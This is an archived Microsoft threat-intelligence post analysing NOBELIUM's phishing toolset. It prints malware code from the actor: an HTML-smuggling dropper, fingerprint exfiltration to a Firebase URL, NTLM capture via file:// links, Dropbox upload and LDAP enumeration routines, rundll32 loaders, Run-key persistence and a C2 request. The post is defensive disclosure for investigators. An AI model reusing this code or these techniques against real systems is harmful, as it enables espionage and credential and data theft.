Breaking down NOBELIUM's latest early-stage toolset | Microsoft Security Blog

By Microsoft Threat Intelligence

Published: 2021-05-28 · Archived: 2026-04-05 14:32:47 UTC

As we reported in earlier blog posts, the threat actor NOBELIUM recently intensified an email-based attack that it has been operating and evolving since early 2021. We continue to monitor this active attack and intend to post additional details as they become available. In this blog, we highlight four tools representing a unique infection chain utilized by NOBELIUM: EnvyScout, BoomBox, NativeZone, and VaporRage. These tools have been observed being used in the wild as early as February 2021, attempting to gain a foothold on a variety of sensitive diplomatic and government entities.

As part of this blog, Microsoft Threat Intelligence Center (MSTIC) is releasing an appendix of indicators of compromise (IOCs) for the community to better investigate and understand NOBELIUM's most recent operations.

> Note: The NOBELIUM indicators of compromise (IOCs) associated with this activity are available in CSV on the MSTIC GitHub.
>
> ***Update [06/01/2021]:*** *We updated the NOBELIUM IOCs to include MD5 hashes.*

This sophisticated NOBELIUM attack requires a comprehensive incident response to identify, investigate, and respond. Get the latest information and guidance from Microsoft at https://aka.ms/nobelium. We have also outlined related alerts in Microsoft 365 Defender, so that security teams can check to see if activity has been flagged for investigation.

Each of the NOBELIUM tools discussed in this blog is designed for flexibility, enabling the actor to adapt to operational challenges over time. While its technical specifics are not unprecedented, NOBELIUM's operational security priorities have likely influenced the design of this toolset, which demonstrate preferable features for an actor operating in potentially high-risk and high-visibility environments. These attacker security priorities are:

- **Use of trusted channels:** BoomBox is a uniquely developed downloader used to obtain a later-stage payload from an actor-controlled Dropbox account. All initial communications leverage the Dropbox API via HTTPS.
- **Opportunity for restraint:** Consistent with other tools utilized by NOBELIUM, BoomBox, VaporRage, and some variants of NativeZone conduct some level of profiling on an affected system's environment. MSTIC is currently unaware if these tools benefit from any server-side component. It is plausible that this design may allow NOBELIUM to selectively choose its targets and gain a level of understanding of potential discovery should the implant be run in environments unfamiliar to the actor.
- **Ambiguity:** VaporRage is a unique shellcode loader seen as the third-stage payload. VaporRage can download, decode, and execute an arbitrary payload fully in-memory. Such design and deployment

patterns, which also include staging of payloads on a compromised website, hamper traditional artifacts and forensic investigations, allowing for unique payloads to remain undiscovered.

NOBELIUM is an actor that operates with rapid operational tempo, often leveraging temporary infrastructure, payloads, and methods to obfuscate their activities. We suspect that NOBELIUM can draw from significant operational resources that are often showcased in their periodic campaigns. Since December, the security community has identified a growing collection of payloads attributed to the actor, including the GoldMax, GoldFinder, and Sibot malware identified by Microsoft, as well as TEARDROP (FireEye), SUNSPOT (CrowdStrike), Raindrop (Symantec) and, most recently, FLIPFLOP (Volexity).

Despite growing community visibility since the exposure of the SolarWinds attack in late 2020, NOBELIUM has continued to target government and diplomatic entities across the globe. We anticipate that as these operations progress, NOBELIUM will continue to mature their tools and tactics to target a global audience.

While this post focuses on a single wave of the campaign comprised of the mentioned four malware families, it also highlights variations in the campaign wherein methodologies were altered per wave. The list of indicators in the appendix expands beyond this single wave.

EnvyScout: *NV.html* (malicious HTML file)

NV.html, tracked by Microsoft as EnvyScout, can be best described as a malicious dropper capable of de-obfuscating and writing a malicious ISO file to disk. EnvyScout is chiefly delivered to targets of NOBELIUM by way of an attachment to spear-phishing emails.

The HTML <body> section of *NV.html* contains four notable components:

Component #1: Tracking and credential-harvesting URLs

```
7   <body>
8       <center>
9   <img src = file://54.38.137.218/img_lk.png>
10  <img src = http://enpport.com/img_tst.jpg>
11  <div>
```

In one variant of EnvyScout, the <body> section contains two URLs, as shown above.


The first, prefixed with a *file://* protocol handler, is indicative of an attempt to coax the operating system to send sensitive NTLMv2 material to the specified actor-controlled IP address over port 445. It is likely that the attacker is running a credential capturing service, such as Responder, at the other end of these transactions. Later, brute-forcing of these credentials may result in their exposure.

The second URL, which resolves to the same IP address as the former at the time of analysis, remotely sources an image that is part of the HTML lure. This technique, sometimes referred to as a “web bug”, serves as a read receipt of sorts to NOBELIUM, validating that the prospective target followed through with opening the malicious attachment.

Component #2: FileSaver JavaScript helper code

The second portion of EnvyScout is a modified version of the open-source tool FileSaver, which is intended to assist in the writing of files to disk via JavaScript. The code is borrowed directly from the publicly available variants with minor alterations, including whitespace removal, conversion of hex parameters to decimal, and renamed variables. By combining this code with components #3 and #4 detailed below, NOBELIUM effectively implements a methodology known as HTML smuggling. This methodology may circumvent static analysis of known malicious file types by obscuring them within dynamically altered content upon execution. When combined with dynamic analysis guardrails, this can be an effective way to subvert detections of both types.

Component #3: Obfuscated ISO file



The third section of EnvyScout contains a payload stored as an encoded blob. This payload is decoded by XOR'ng each character with a single-byte key, which then leads to a Base64 payload that is then decoded and written to disk via components #2 and #4.

Component #4: De-obfuscator and dropper script

The final component of EnvyScout is a short code snippet responsible for decoding the ISO in the Base64 encoded/XOR'd blob, and saving it to disk as *NV.img* with a mime type of "application/octet-stream". At this stage of infection, the user is expected to open the downloaded ISO, *NV.img*, by double clicking it.

As Microsoft has been tracking waves of this campaign for months, we have identified various modifications to the actor's toolkit that were not present in every instance of EnvyScount but are nonetheless notable for defenders:

EnvyScout variation #1:

```
var vbnmuyi = window.location.pathname.replace('/', '');
if (vbnmuyi[0] === 'C' && vbnmuyi[1] === ':') {
    dfghfghrty = '';
    for (var i = 0; i < gfdhnj.length; i++) {
        dfghfghrty = dfghfghrty + String.fromCharCode(gfdhnj[i].charCodeAt(0) ^ 2);
    }
    bjklyh = atob(dfghfghrty);
    rtgmh = new Array(bjklyh.length);
    for (var i = 0; i < bjklyh.length; i++) {
        rtgmh[i] = bjklyh.charCodeAt(i);
    }
    ogfdkbjei = new Uint8Array(rtgmh);
    hipksdf = new Blob([ogfdkbjei], { type: 'application/octet-stream' });
    saveAs(hipksdf, 'Reply slip.iso');
} else {
}
```

In some iterations of the actor's phishing campaigns, EnvyScout contained execution guardrails wherein *window.location.pathname* was called, and its values were leveraged to ensure that the first two entries in the array of characters returned were "C" and ":". If this condition was not met—indicating the sample was not being executed from the *C:* drive—the embedded ISO was not written to disk.

```
try {
    let sdfgfghj = '';
    let kjhyui = new XMLHttpRequest();
    kjhyui.open('GET', 'https://api.ipify.org/?format=jsonp?callback=?', false);
    kjhyui.onreadystatechange = function (){
        sdfgfghj = this.responseText;
    }
    kjhyui.send(null);
    let ioiolertsfsd = navigator.userAgent;
    let uyio = window.location.pathname.replace('/','');
    var ctryur = {'io':ioiolertsfsd,'tu':uyio,'sd':sdfgfghj};
    ctryur = JSON.stringify(ctryur);
    let sdfghfgh = new XMLHttpRequest();
    sdfghfgh.open('POST', 'https://eventbrite-com-default-rtdb.firebaseio.com/root.json', false);
    sdfghfgh.setRequestHeader('Content-Type', 'application/json');
    sdfghfgh.send(ctryur);
} catch (e) {}
```

As the attacker had gathered qualities from detonations of previous entries in the campaign via the Firebase fingerprinting JavaScript detailed in a prior blog post, this was assessed to be an execution guardrail to deter analysis and dynamic execution of the samples bearing these guardrails. Having witnessed both iterations of EnvyScout in the wild allows us to infer the intent of some of the information gathered from earlier instances.

EnvyScout variation #2:


```
if (pl.indexOf("Win")!=-1 && pl.indexOf(".NET")==-1){
    blob = new Blob([bA], {type: "application/x-cd-image"});
    saveAs(blob, "dppy/empty.iso");
}
if (pl.indexOf("Safari")!=-1 || pl.indexOf("iPhone")!=-1 ){
    location.href = "https://supportcdn.web.app/c/drsuna";
```

In at least one instance of EnvyScout delivery, we observed further enumeration of the executing browser's environment, wherein the user-agent was used to determine whether a Windows machine received an ISO


payload. If the visitor arrived via iOS, they were redirected to external infrastructure.

NV.img (malicious ISO file)

When a target user opens *NV.img* (dropped by EnvyScout) by double-clicking it, the default behavior on Windows 10 is to mount the ISO image at the next available drive letter. Windows Explorer subsequently displays the contents of the mounted ISO in a window, similar to what users see when they open folders or compressed archives.



As shown above, the mounted ISO contains a single visible file, a shortcut file named *NV*. However, adjusting the file and folder settings in Windows to show hidden files and folders exposes a hidden folder named *NV* and a hidden executable named *BOOM.exe*:




The user is likely expected to interact with *NV.lnk*, but manual execution of the hidden file *BOOM.exe* also results in the infection of the system. The individual contents of each file are detailed below.

The use of ISO as a vessel for malicious payloads is further notable due to the lack of mark of the web propagation on the contents, which may impact both host-based detections and reduce friction to user interaction with the contents.

NV.pdf (decoy document)


The hidden NV directory in the mounted ISO contains a decoy PDF file named *NV.pdf* which contains a decoy advisory:



As described later in this analysis, the contents of the *NV* directory are displayed to the user by *BOOM.exe*.

NV.lnk (malicious shortcut)

NV.lnk is a shortcut/launcher for the hidden file *BOOM.exe*. As shown below, the shortcut leverages a living-off-the-land binary (LOLBin) and technique to proxy the execution of *BOOM.exe* using the following hardcoded shortcut target value: *C:WindowsSystem32rundll32.exe c:windowssystem32advpack.dll,RegisterOCX BOOM.exe*.



Note that Microsoft also saw a variation of this LNK file containing the following shortcut target value: *C:WindowsSystem32cmd.exe /c start BOOM.exe*.

Numerous other LNKs were identified and are referenced in the appendix linked in this post. Methodologies varied, as did metadata in the LNKs themselves. For instance, the sample with the SHA-256: 48b5fb3fa3ea67c2bc0086c41ec755c39d748a7100d71b81f618e82bf1c479f0 contained a target of *"%windir%/system32/explorer.exe Documents.dll,Open"*, while the absolute path in the sample was *"C:Windowssystem32rundll32.exe"*.

As referenced in Volexity's blog post on the latest campaign, the LNK metadata was widely removed, and what remained varied between waves. Icons were often folders, meant to trick targets into thinking they were opening a

shortcut to a folder.


Microsoft also observed the following targets for known LNK files:

- *C:WindowsSystem32rundll32.exe IMGMountingService.dll MountImgHelper*
- *C:WindowsSystem32rundll32.exe diassvcs.dll InitializeComponent*
- *C:WindowsSystem32rundll32.exe MsDiskMountService.dll DiskDriveIni*
- *C:Windowssystem32rundll32.exe data/mstu.dll,MicrosoftUpdateService*

BoomBox: *BOOM.exe* (malicious downloader)

BOOM.exe, tracked by Microsoft as "BoomBox", can be best described as a malicious downloader. The downloader is responsible for downloading and executing the next-stage components of the infection. These components are downloaded from Dropbox (using a hardcoded Dropbox Bearer/Access token).

When executed, BoomBox ensures that a directory named *NV* is present in its current working directory; otherwise it terminates. If the directory is present, BoomBox displays the contents of the *NV* directory in a new Windows Explorer window (leaving it up to the user to open the PDF file).



Next, BoomBox ensures that the following file is *not* present on the system (if so, it terminates): *%AppData%MicrosoftNativeCacheNativeCacheSvc.dll* (this file is covered later in this analysis). BoomBox performs enumeration of various victim host qualities, such as hostname, domain name, IP address, and username of the victim system to compile the following string (using example values):

```
HN:Victim_Host_Name,D:Victim_Domain_Name,IP:192.168.1.104|,Victim_Domain_Name\Victim_Username
```

Hardcoded value	Victim host name	Victim domain name	Victim IP address (delimited by '|' if more than one address is configured)	Victim username

Next, BoomBox AES-encrypts the host information string above using the hardcoded encryption key "123do3y4r378o5t34onf7t3o573tfo73" and initialization vector (IV) value "1233t04p7jn3n4rg". To masquerade the data as contents of a PDF file, BoomBox prepends and appends the magic markers for PDF to the AES-encrypted host information string above:

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   25 50 44 46 2D 31 2E 33  0A 25 A8 92 15 B7 1D 2A   %PDF-1.3 %¨' · *
00000010   43 CA 6B 32 C3 94 E0 E7  4D 2A A8 54 F1 A8 E4 97   CÊk2Ã"àçM*¨Tñ¨ä—
00000020   4B 0E 6D 32 78 BC C7 9E  64 53 28 92 6C B6 27 61   K m2x¼ÇždS('l¶'a
00000030   A1 E8 B7 6B 32 61 82 4D  8F D9 43 9D A3 53 9D BD   ¡è·k2a‚M ÙC £S ½
00000040   8E A8 4D BF F1 0A 3E 74  9E BF BA D9 58 CD 3B E6   Ž¨M¿ñ >tž¿ºÙXÍ;æ
00000050   C4 6F CF 12 54 BA C4 84  F9 FB D9 BE ED A2 E3 C6   ÄoÏ TºÄ„ùûÙ¾í¢ãÆ
00000060   26 71 97 8C 2A 16 6A FF  2C 10 0A 25 25 45 4F 46   &q—Œ* jÿ,  %%EOF
00000070   0A
```

PDF magic value/signature	AES encrypted host information string	PDF end-of-file marker

BoomBox proceeds to upload the data above (masquerading as a PDF file) to a dedicated-per-victim-system folder in Dropbox. For demonstration purposes, an example HTTP(s) POST request used to upload the file/data to Dropbox is included below.

```
POST /2/files/upload
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4230.1 Safari/537.36
Authorization: Bearer <Dropbox Bearer Token>
Content-Type: application/octet-stream
Dropbox-Api-Arg: { "path": "/old/432B65EF29F84E6043A80C15EBA12FD2","mode":
"overwrite","autorename": true,"mute": false,"strict_conflict": false }
Host: content.dropboxapi.com
Content-Length: 113
Expect: 100-continue
Connection: Keep-Alive


HTTP POST Date:

00000000: 25 50 44 46 2D 31 2E 33  0A 25 A8 92 15 B7 1D 2A  %PDF-1.3.%.....*
00000010: 43 CA 6B 32 C3 94 E0 E7  4D 2A A8 54 F1 A8 E4 97  C.k2....M*.T....
00000020: 4B 0E 6D 32 78 BC C7 9E  64 53 28 92 6C B6 27 61  K.m2x...dS(.l.'a
00000030: A1 E8 B7 6B 32 61 82 4D  8F D9 43 9D A3 53 9D BD  ...k2a.M..C..S..
00000040: 8E A8 4D BF F1 0A 3E 74  9E BF BA D9 58 CD 3B E6  ..M...>t....X.;.
00000050: C4 6F CF 12 54 BA C4 84  F9 FB D9 BE ED A2 E3 C6  .o..T...........
00000060: 26 71 97 8C 2A 16 6A FF  2C 10 0A 25 25 45 4F 46  &q..*.j.,..%%EOF
00000070: 0A
```

Hardcoded HTTP POST values	Dropbox upload path/folder ('/old/' followed by the MD5 hash value of the victim host name)

To ensure the file has been successfully uploaded to Dropbox, BoomBox utilizes a set of regular expression values to check the HTTP response from Dropbox. As shown below, the regular expressions are used to check the presence of the *is_downloadable*, *path_lower*, *content_hash*, and *size* fields (not their values) in the HTTP response received from Dropbox. Notably, BoomBox disregards the outcome of this check and proceeds, even if the upload operation is unsuccessful.

```
public bool UploadFile(string AccessToken, string SavePath, byte[] Data)
{
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(this.ContentDomain + "/2/files/upload");
    httpWebRequest.Timeout = 120000;
    httpWebRequest.Method = "POST";
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4230.1 Safari/537.36";
    httpWebRequest.Headers["Authorization"] = "Bearer " + AccessToken;
    httpWebRequest.ContentType = "application/octet-stream";
    string value = "{ \"path\": \"" + SavePath + "\",\"mode\": \"overwrite\",\"autorename\": true,\"mute\": false,\"strict_conflict\": false }";
    httpWebRequest.Headers.Add("Dropbox-API-Arg", value);
    httpWebRequest.GetRequestStream().Write(Data, 0, Data.Length);
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    if (httpWebResponse.StatusCode != HttpStatusCode.OK)
    {
        return false;
    }
    string input = new StreamReader(httpWebResponse.GetResponseStream()).ReadToEnd()
    if (this.IsDownloadable.Match(input).Groups[1].Value == "true")
    {
        this.PathLower.Match(input);
        this.ContentHash.Match(input);
        this.ContentSize.Match(input);
        return true;
    }
    return false;
}

// Token: 0x04000001 RID: 1
private string ApiDomain = "https://api.dropboxapi.com";

// Token: 0x04000002 RID: 2
private string ContentDomain = "https://content.dropboxapi.com";

// Token: 0x04000003 RID: 3
private Regex PathLower = new Regex("\"path_lower\": \"([^\"]*)\"");

// Token: 0x04000004 RID: 4
private Regex ContentHash = new Regex("\"content_hash\": \"([^\"]*)\"");

// Token: 0x04000005 RID: 5
private Regex ContentSize = new Regex("\"size\": ([^,]*)");

// Token: 0x04000006 RID: 6
private Regex IsDownloadable = new Regex("\"is_downloadable\": ([^,]*)");
```

Next, BoomBox downloads an encrypted file from Dropbox. For demonstration purposes, an example HTTP(s) POST request used to download the encrypted file from Dropbox is shown below.

```
POST /2/files/download
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4230.1 Safari/537.36
Authorization: Bearer <Dropbox Bearer Token>
Dropbox-Api-Arg: { "path": "/tmp/manual.pdf"}
Host: content.dropboxapi.com
Connection: Keep-Alive
```

Hardcoded HTTP POST values | Dropbox path of the encrypted file (manual.pdf)

After successfully downloading the encrypted file from Dropbox, BoomBox discards the first 10 bytes from the header and 7 bytes from the footer of the encrypted file, and then AES-decrypts the rest of the file using the hardcoded encryption key "123do3y4r378o5t34onf7t3o573tfo73" and IV value "1233t04p7jn3n4rg". BoomBox writes the decrypted file to the file system at *%AppData%MicrosoftNativeCacheNativeCacheSvc.dll*. It then establishes persistence for *NativeCacheSvc.dll* by creating a Run registry value named *MicroNativeCacheSvc*:

HKCUSoftwareMicrosoftWindowsCurrentVersionRunMicroNativeCacheSvc

The Run registry value is populated with the following command, which is used to execute *NativeCacheSvc.dll* using *rundll32.exe* and by calling its export function named "*_configNativeCache*":

rundll32.exe %AppData%MicrosoftNativeCacheNativeCacheSvc.dll _configNativeCache

Next, BoomBox downloads a second encrypted file from the Dropbox path */tmp/readme.pdf*, discards the first 10 bytes from the header and 7 bytes from the footer of the encrypted file, and then AES-decrypts the rest of the file (using the same AES IV and key as above). It writes the decrypted file at *%AppData%SystemCertificatesCertPKIProvider.dll* and proceeds to execute the previously dropped file *NativeCacheSvc.dll* using the same *rundll32.exe* command as above.

As the final reconnaissance step, if the system is domain-joined, BoomBox executes an LDAP query to gather data such as distinguished name, SAM account name, email, and display name of all domain users via the filter *(&(objectClass=user)(objectCategory=person))*.

```
public string get_ad_info(string t_domain)
{
    string result;
    try
    {
        SearchResultCollection searchResultCollection = new DirectorySearcher(new DirectoryEntry(string.Format("LDAP://{0}", t_domain)))
        {
            Filter = "(&(objectClass=user)(objectCategory=person))",
            PropertiesToLoad =
            {
                "distinguishedName",
                "samaccountname",
                "mail",
                "displayname"
            }
        }.FindAll();
        string text = "";
        if (searchResultCollection != null)
        {
            foreach (object obj in searchResultCollection)
            {
                DirectoryEntry directoryEntry = ((SearchResult)obj).GetDirectoryEntry();
                string str = string.Format(">\ndistinguishedName:{3}\nsamaccountname:{0}\nmail:{1}\ndisplayname:{2}\n", new object[]
                {
                    directoryEntry.Properties["samaccountname"].Value,
                    directoryEntry.Properties["mail"].Value,
                    directoryEntry.Properties["displayname"].Value,
                    directoryEntry.Properties["distinguishedName"].Value
                });
                text += str;
            }
        }
        result = text;
    }
    catch
    {
        result = null;
    }
    return result;
}
```

The enumerated data is AES-encrypted (using the same IV and key as before), encapsulated in a fake PDF file (as previously described), and uploaded to the Dropbox path */new/<Victim_ID>*, where *<Victim_ID>* is the MD5 hash of the victim's system name, for example: */new/432B65EF29F84E6043A80C15EBA12FD2*.

NativeZone: *NativeCacheSvc.dll* (malicious loader)

NativeCacheSvc.dll, tracked by Microsoft as "NativeZone" can best be described as a malicious loader responsible for utilizing *rundll32.exe* to load the malicious downloader component *CertPKIProvider.dll*.

The malicious functionality of *NativeCacheSvc.dll* is located inside a DLL export named *configNativeCache*.

```
int configNativeCache()
{
  DWORD FileAttributesA; // eax
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+0h] [ebp-480h] BYREF
  struct _STARTUPINFOA StartupInfo; // [esp+18h] [ebp-468h] BYREF
  CHAR FileName[264]; // [esp+60h] [ebp-420h] BYREF
  CHAR CommandLine[264]; // [esp+168h] [ebp-318h] BYREF
  WCHAR pszPath[262]; // [esp+270h] [ebp-210h] BYREF

  memset(pszPath, 0, 0x104u);
  if ( SHGetFolderPathW(0, CSIDL_APPDATA, 0, 0, pszPath) >= 0 )
  {
    sprintf(FileName, 0x104u, "%ws%s", pszPath, "\\SystemCertificates\\Lib\\CertPKIProvider.dll");
    FileAttributesA = GetFileAttributesA(FileName);
    if ( FileAttributesA != -1 && (FileAttributesA & FILE_ATTRIBUTE_DIRECTORY) == 0 )
    {
      ProcessInformation = 0i64;
      memset(&StartupInfo, 0, sizeof(StartupInfo));
      sprintf(CommandLine, 0x104u, "rundll32.exe %s %s", FileName, "eglGetConfigs");
      CreateProcessA(0, CommandLine, 0, 0, 0, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation);
    }
  }
  return 0;
}
```

As shown above, the export function executes *rundll32.exe* to load *%AppData%SystemCertificatesLibCertPKIProvider.dll* by calling its export function named *eglGetConfigs*.

VaporRage: *CertPKIProvider.dll* (malicious downloader)

CertPKIProvider.dll, tracked by Microsoft as "VaporRage" can best be described as a shellcode downloader. This version of VaporRage contains 11 export functions including *eglGetConfigs*, which houses the malicious functionality of the DLL.

Name	Address	Ordinal
eglChooseConfig	100016D0	1
eglCreateDeviceANGLE	10002C30	2
eglCreateWindowSurface	10001910	3
eglGetConfigs	10001480	4
eglGetCurrentDisplay	100022C0	5
eglQueryAPI	10001E00	6
eglQueryDeviceAttribEXT	100029F0	7
eglQuerySurface	10001BC0	8
eglWaitClient	10002080	9
eglWaitGL	10002520	10
eglWaitNative	100027A0	11
DllEntryPoint	**10003260**	**[main entry]**

As mentioned in the previous section, NativeZone utilizes *rundll32.exe* to execute the *eglGetConfigs* export function of *CertPKIProvider.dll*. Upon execution, the export function first ensures the NativeZone DLL *%AppData%MicrosoftNativeCacheNativeCacheSvc.dll* is present on the system (else it terminates). Next, the export function issues an HTTP(s) GET request to a legitimate but compromised WordPress site *holescontracting[.]com*. The GET request is comprised of the dynamically generated and hardcoded values, for example:

```
GET /wp-content/themes/Chll/class-
chll.php?session_info=60576a64756a6e60547a7475666e604f626e665d567466736f626e66&session=<REDACTE
D_SESSION_ID>&view_type=12
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4183.83 Safari/537.36
Host: holescontracting.com
```

Hardcoded values	System and username of the compromised system (encoded in hex ASCII, each byte decremented by 1, prepended with '_'. Example decoded value: "_Victim_System_Name\Username")	User-Agent (hardcoded)	C2 server

The purpose of the GET request is to first register the system as compromised and then to download an XOR-encoded shellcode blob from the WordPress site (only if the system is of interest to the actor). Once successfully downloaded, the export function XOR decodes the shellcode blob (using a hardcoded multi-byte XOR key "346hrfyfsvvu235632542834").

